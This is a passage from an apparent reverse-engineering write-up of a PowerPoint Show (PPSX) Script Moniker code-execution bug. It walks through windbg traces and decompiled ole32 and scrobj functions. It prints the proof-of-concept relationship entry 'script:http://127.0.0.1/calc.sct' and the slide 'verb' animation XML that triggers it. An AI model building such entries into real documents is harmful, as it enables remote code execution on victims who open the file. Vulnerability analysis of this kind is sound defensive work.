0021a684 76a9cc19 USER32!UserCallWinProcCheckWow+0x14b
0021a6e4 76a92e41 USER32!DispatchMessageWorker+0x35e
0021a6f4 766716dd USER32!DispatchMessageA+0xf
0021a730 766717e4 urlmon!CTransaction::CompleteOperation+0x9d [d:\9138\inetcore\urlmon\trans\transact.cxx @ 2501]
0021abd8 766605fe urlmon!CTransaction::StartEx+0x14a6 [d:\9138\inetcore\urlmon\trans\transact.cxx @ 4453]
0021ad20 766602e1 urlmon!CBinding::StartBinding+0x100c [d:\9138\inetcore\urlmon\trans\cbinding.cxx @ 2293]
0021ad70 7667ddc6 urlmon!CUrlMon::StartBinding+0x38f [d:\9138\inetcore\urlmon\trans\urlmon.cxx @ 1054]
0021adc0 76ee3c55 urlmon!CUrlMon::BindToObject+0xc9 [d:\9138\inetcore\urlmon\trans\urlmon.cxx @ 831]
0021ae2c 66a66981 ole32!CDefLink::BindToSource+0x14e [d:\w7rtm\com\ole32\ole232\stdimpl\deflink.cpp @ 4611]
WARNING: Stack unwind information not available. Following frames may be wrong.
```


0x01b The second bug – PPSX Script Moniker Vul

The second bug is also related to the Moniker,it use the Script Moniker in PPSX file to get code execution.Firstly,let’s have a look at the poc.
We can find the malious url in the file .\ppt\slides_rels\slide1.xml.rels:



slide1.xml.rels

Tag	Value
<?xml?>	
Relationships	
xmlns	http://schemas.openxmlformats.org/package/2006/relationships
Relationship	
Id	rId3
Type	http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject
Target	script:http://127.0.0.1/calc.sct
TargetMode	External
Relationship	
Relationship	




```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
    <Relationship Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
    Target="script:http://127.0.0.1/calc.sct" TargetMode="External"/>
    <Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/slideLayout"
    Target="../slideLayouts/slideLayout1.xml"/>
    <Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/vmlDrawing"
    Target="../drawings/vmlDrawing1.vml"/>
</Relationships>
```

As we can see, the embedded OLE with id “rId3” is an external resource, outside the document package. This is expressed by the TargetMode attribute of the Relationship element set to External. The Target attribute defines the actual location of the related resourc, which in this case, contains the malicous URL (the moniker data) together with the script keyword (the moniker class) needed to specify how to interpret the resource(by MkParseDisplayName).
Ok,as it’s also Moniker bug,it should also use the CLSID for specified Moniker,but I can’t find any CLSID in all file of the poc sample directory except the malious url mentioned above,so here it Create Moniker in another different manner,which is by the COM api MkParseDisplayName(Converts a string into a moniker that identifies the object named by the string.),when the ppsx is opened,the MkParseDisplayName will be called to convert the string script:http://127.0.0.1/calc.sct to Script Moniker during the parsing of the slide1.xml.rels.

```
 HRESULT MkParseDisplayName(
   _In_  LPBC      pbc,
   _In_  LPCOLESTR szUserName,  //A pointer to the display name
```

```
to be parsed.
  _Out_ ULONG     *pchEaten,
  _Out_ LPMONIKER *ppmk
);
```


So it seems more hidden than URL Moniker Bug by this method of creating moniker, which means that there is no need to embed a CLSID in a document file to load a specific object.



The **MkParseDisplayName** function parses a human-readable name into a moniker that can be used to identify a link source. The resulting moniker can be a simple moniker (such as a file moniker), or it can be a generic composite made up of the component moniker pieces. For example, the display name "c:\mydir\somefile!item 1" could be parsed into the following generic composite moniker: FileMoniker based on "c:\mydir\somefile") + (ItemMoniker based on "item 1").


The most common use of **MkParseDisplayName** is in the implementation of the standard **Links** dialog box, which allows an end user to specify the source of a linked object by typing in a string. You may also need to call **MkParseDisplayName** if your application supports a macro language that permits remote references (reference to elements outside of the document).

Now we know that the script moniker is created and initialized by MkParseDisplayName,but who is responsible for its activation/binding?After some reversing/debugging and information searching from MSDN,I have figured it out,it’s the OLE “verb” action in the PowerPoint Show “Animations” feature that tigger the activation of the Script Moniker☺ ,you can find it in the file slide1.xml:



```
<p:cmd type="verb" cmd="0">
    <p:cBhvr>
        <p:cTn id="7" dur="1" fill="hold">
            <p:stCondLst>
                <p:cond delay="0" />
            </p:stCondLst>
        </p:cTn>
        <p:tgtEl>
            <p:spTgt spid="2053" />
        </p:tgtEl>
    </p:cBhvr>
</p:cmd>
```


Performing “verb” action will call the IOleObject::DoVerb on the OLE object(the initialized Script Moniker),in which the IMoniker::BindToObject (here it’s scrobj!ComScriptletMoniker::BindToObject)is called,so the Script Moniker is activated for next execution!




COM containers that support links to objects use monikers to locate and get access to the linked object but typically do not call **BindToObject** directly. Instead, when a user activates a link in a container, the link container usually calls IOleObject::DoVerb using the link handler's implementation, which calls **BindToObject** on the moniker stored in the linked object (if it cannot handle the verb).

```
HRESULT DoVerb(
  [in] LONG    iVerb,//corresponds to the value of “cmd”,type of verb
  [in] LPMSG          lpmsg,
  [in] IOleClientSite *pActiveSite,
  [in] LONG           lindex,
  [in] HWND           hwndParent,
  [in] LPCRECT      lprcPosRect
);
```

I have drawn a attacking flow graph for a clear understanding as following:




Next,Let's have a look at the calling stack in windbg:




```
ole32!MkParseDisplayName:
756dcea9 8bff            mov     edi,edi
0:000> du poi(esp+8)
0027cbf8  "script:http://127.0.0.1/calc.sct"
0027cc38  ""
0:000> k
ChildEBP RetAddr
0027b7b0 76a36028 ole32!MkParseDisplayName [d:\w7rtm\com\ole32\com\moniker2\cmonimp.cxx @ 1426]
0027c82c 6f0303b9 urlmon!MkParseDisplayNameEx+0x101 [d:\w7rtm\inetcore\urlmon\mon\urlapi.cxx @ 409]
0027c85c 6f0305b3 HLINK!HrParseDisplayNameEx+0x197
0027c894 6f03060e HLINK!HrParseDisplayName+0x2a
0027c8d0 6f0271dd HLINK!HrIntHlinkParseDisplayName+0x52
0027c900 5a8f81be HLINK!HlinkParseDisplayName+0x61
WARNING: Stack unwind information not available. Following frames may be wrong.
0027c930 5a8f8146 mso!Ordinal2764+0x73
```


The MkParseDisplayName will call FindClassMoniker to parse the string,which call FindClassID to parse the string(DisplayName) into two section(Moniker Class String and Moniker Data) by the colon ":":




```
HRESULT __stdcall MkParseDisplayName(LPBC pbc, LPCOLESTR szUserName, ULONG *pchEaten, LPMONIKER *ppmk)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v4 = szUserName;
  cchEaten = 0;
  pmk = 0;
  if ( szUserName && *szUserName )
  {
    if ( IsValidPtrIn(szUserName, 2u) && IsValidInterface(pbc) && IsValidPtrOut(pchEaten, 4u) )
    {
      if ( IsValidPtrOut(ppmk, 4u) )
      {
        *ppmk = 0;
        *pchEaten = 0;
        v5 = FindLUAMoniker(pbc, szUserName, &cchEaten, &pmk);
        if ( v5 == 0x800401E3 )
        {
          v5 = FindSessionMoniker(pbc, szUserName, &cchEaten, &pmk);
          if ( v5 == 0x800401E3 )
          {
            v5 = FindClassMoniker(pbc, szUserName, &cchEaten, &pmk);
            if ( v5 == 0x800401E3 )
              v5 = FindFileMoniker(pbc, szUserName, &cchEaten, &pmk);
```




```
HRESULT __stdcall FindClassMoniker(IBindCtx *pbc, const wchar_t *pszDisplayName, unsigned int *pcchEaten,
{
  int v4; // esi@4
  HRESULT result; // eax@4
  IParseDisplayName *pPDN; // [sp+18h] [bp-18h]@1
  _GUID classID; // [sp+1Ch] [bp-14h]@1

  *ppmk = 0;
  *pcchEaten = 0;
  if ( FindClassID(pszDisplayName, (unsigned int *)&pPDN, &classID) < 0
    || (pPDN = 0, CoGetClassObject(&classID, 0x417u, 0, &IID_IParseDisplayName, (LPVOID *)&pPDN) < 0)
    && CoCreateInstance(&classID, 0, 0x417u, &IID_IParseDisplayName, (LPVOID *)&pPDN) < 0 )
  {
    result = -2147221021;
  }
  else
```




```
HRESULT __stdcall FindClassID(const wchar_t *pszDisplayName, unsigned int *pcchEaten, _GU
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  *pcchEaten = 0;
  v3 = *pszDisplayName;
  v4 = -2147221020;
  for ( i = pszDisplayName; *i; v3 = *i )
  {
    if ( v3 == ':' )
      break;
    ++i;
  }
  if ( ':' == *i )
  {
    v6 = i - pszDisplayName;
    pch = i + 1;
    if ( v6 > 1 )
    {
      cb = 0;
```




```
.text:7254D14A 8D 3C 1B                lea     edi, [ebx+ebx]
.text:7254D14D 57                      push    edi             ; size_t
.text:7254D14E FF 75 08                push    [ebp+pszDisplayName] ; void *
.text:7254D151 56                      push    esi             ; void *
.text:7254D152 E8 CA C9 03 00          call    _memcpy
.text:7254D157 83 C4 0C                add     esp, 0Ch
.text:7254D15A FF 75 10                push    [ebp+pClassID]  ; pclsid
.text:7254D15D 33 C0                   xor     eax, eax
.text:7254D15F 56                      push    esi             ; lpsz
.text:7254D160 66 89 04 3E             mov     [esi+edi], ax
.text:7254D164 E8 30 14 01 00          call    _CLSIDFromString@8 ; Converts a string generated by the StringFromCLSID
.text:7254D169 8B F8                   mov     edi, eax        ; function back into the original CLSID.
.text:7254D16B 85 FF                   test    edi, edi
.text:7254D16D 7C 0D                   jl      short loc_7254D17C
```



```
eax=756dd139 ebx=00000006 ecx=7571a25e edx=00000000 esi=0027b708 edi=0000000c
eip=756dd14e esp=0027b6fc ebp=0027b734 iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000202
ole32!FindClassID+0xff:
756dd14e ff7508          push    dword ptr [ebp+8]    ss:002b:0027b73c=0027cbf8
0:000> t
eax=756dd139 ebx=00000006 ecx=7571a25e edx=00000000 esi=0027b708 edi=0000000c
eip=756dd151 esp=0027b6f8 ebp=0027b734 iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000202
ole32!FindClassID+0x102:
756dd151 56              push    esi
0:000> t
eax=756dd139 ebx=00000006 ecx=7571a25e edx=00000000 esi=0027b708 edi=0000000c
eip=756dd152 esp=0027b6f4 ebp=0027b734 iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000202
ole32!FindClassID+0x103:
756dd152 e8cac90300      call    ole32!memcpy (75719b21)
0:000> db 0027cbf8 LC
0027cbf8  73 00 63 00 72 00 69 00-70 00 74 00              s.c.r.i.p.t.
```



```
756dd160 6689043e        mov     word ptr [esi+edi],ax
756dd164 e830140100      call    ole32!CLSIDFromString (756ee599)
756dd169 8bf8            mov     edi,eax
756dd16b 85ff            test    edi,edi
756dd16d 7c0d            jl      ole32!FindClassID+0x12d (756dd17c)
756dd16f 8b45f4          mov     eax,dword ptr [ebp-0Ch]
756dd172 2b4508          sub     eax,dword ptr [ebp+8]
756dd175 8b4d0c          mov     ecx,dword ptr [ebp+0Ch]
756dd178 d1f8            sar     eax,1
756dd17a 8901            mov     dword ptr [ecx],eax
756dd17c 85f6            test    esi,esi
756dd17e 740f            je      ole32!FindClassID+0x14a (756dd18f)
756dd180 8d46f8          lea     eax,[esi-8]
756dd183 813848656170    cmp     dword ptr [eax],70616548h
756dd189 0f84f9df0800    je      ole32!FindClassID+0x13c (7576b188)
0:000> r
eax=00000000 ebx=00000006 ecx=86c70c8f edx=000000fc esi=0027b708 edi=0000000c
eip=756dd169 esp=0027b700 ebp=0027b734 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
ole32!FindClassID+0x11a:
756dd169 8bf8            mov     edi,eax
0:000> db poi(ebp+10) L10
0027b764  d3 0b 29 06 aa 48 d2 11-84 32 00 60 08 c3 fb fc  ..)..H...2.`....
```




Filter: 06290BD3-48AA-11D2-8432-006008C3FBFC Mode: Contains Apply

```
⊟ 06290bd3-48aa-11d2-8432-006008c3fbfc - Moniker to a Windows Script Component
   Error querying COM interfaces - No Instance Interfaces
  ⊟ Factory Interfaces
      IParseDisplayName
      IUnknown
```


```
CLSID: 06290BD3-48AA-11D2-8432-006008C3FBFC
Name: Moniker to a Windows Script Component
InProcServer32: C:\Windows\system32\scrobj.dll
ProgIDs:
script
scriptlet
```

After get the Moniker CLSID from FindClassID,it will call scrobj!ComMonikerFactory::ParseDisplayName(Converts a display name into a moniker.)to parse the Moniker Data(the url after “script:”):




```
signed int __stdcall ComMonikerFactory::ParseDisplayName(ComMonikerFactory *this, struct IBindCtx *a2, wchar_t *Str1, unsigne
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( !a5 )
    return 0x80004003;
  *a5 = 0;
  if ( !a4 )
    return 0x80004003;
  if ( a2 && Str1 )
  {
    if ( __wcsnicmp(Str1, L"script:", 7u) )
    {
      if ( __wcsnicmp(Str1, L"scriptlet:", 0xAu) )
        return 0x800401E4;
      v6 = Str1 + 10;
    }
    else
    {
      v6 = Str1 + 7;
    }
    v7 = *v6;
    v8 = -1;
    v9 = 0;
    if ( !*v6 )
      goto LABEL_32;
    do
    {
      if ( '#' == v7 )
        v8 = v9;
      v7 = v6[++v9];
    }
    while ( v7 );
    if ( v8 != -1 )
    {
      v14 = 0;
```

After url handling,it begins a series of calling to create the url moniker :

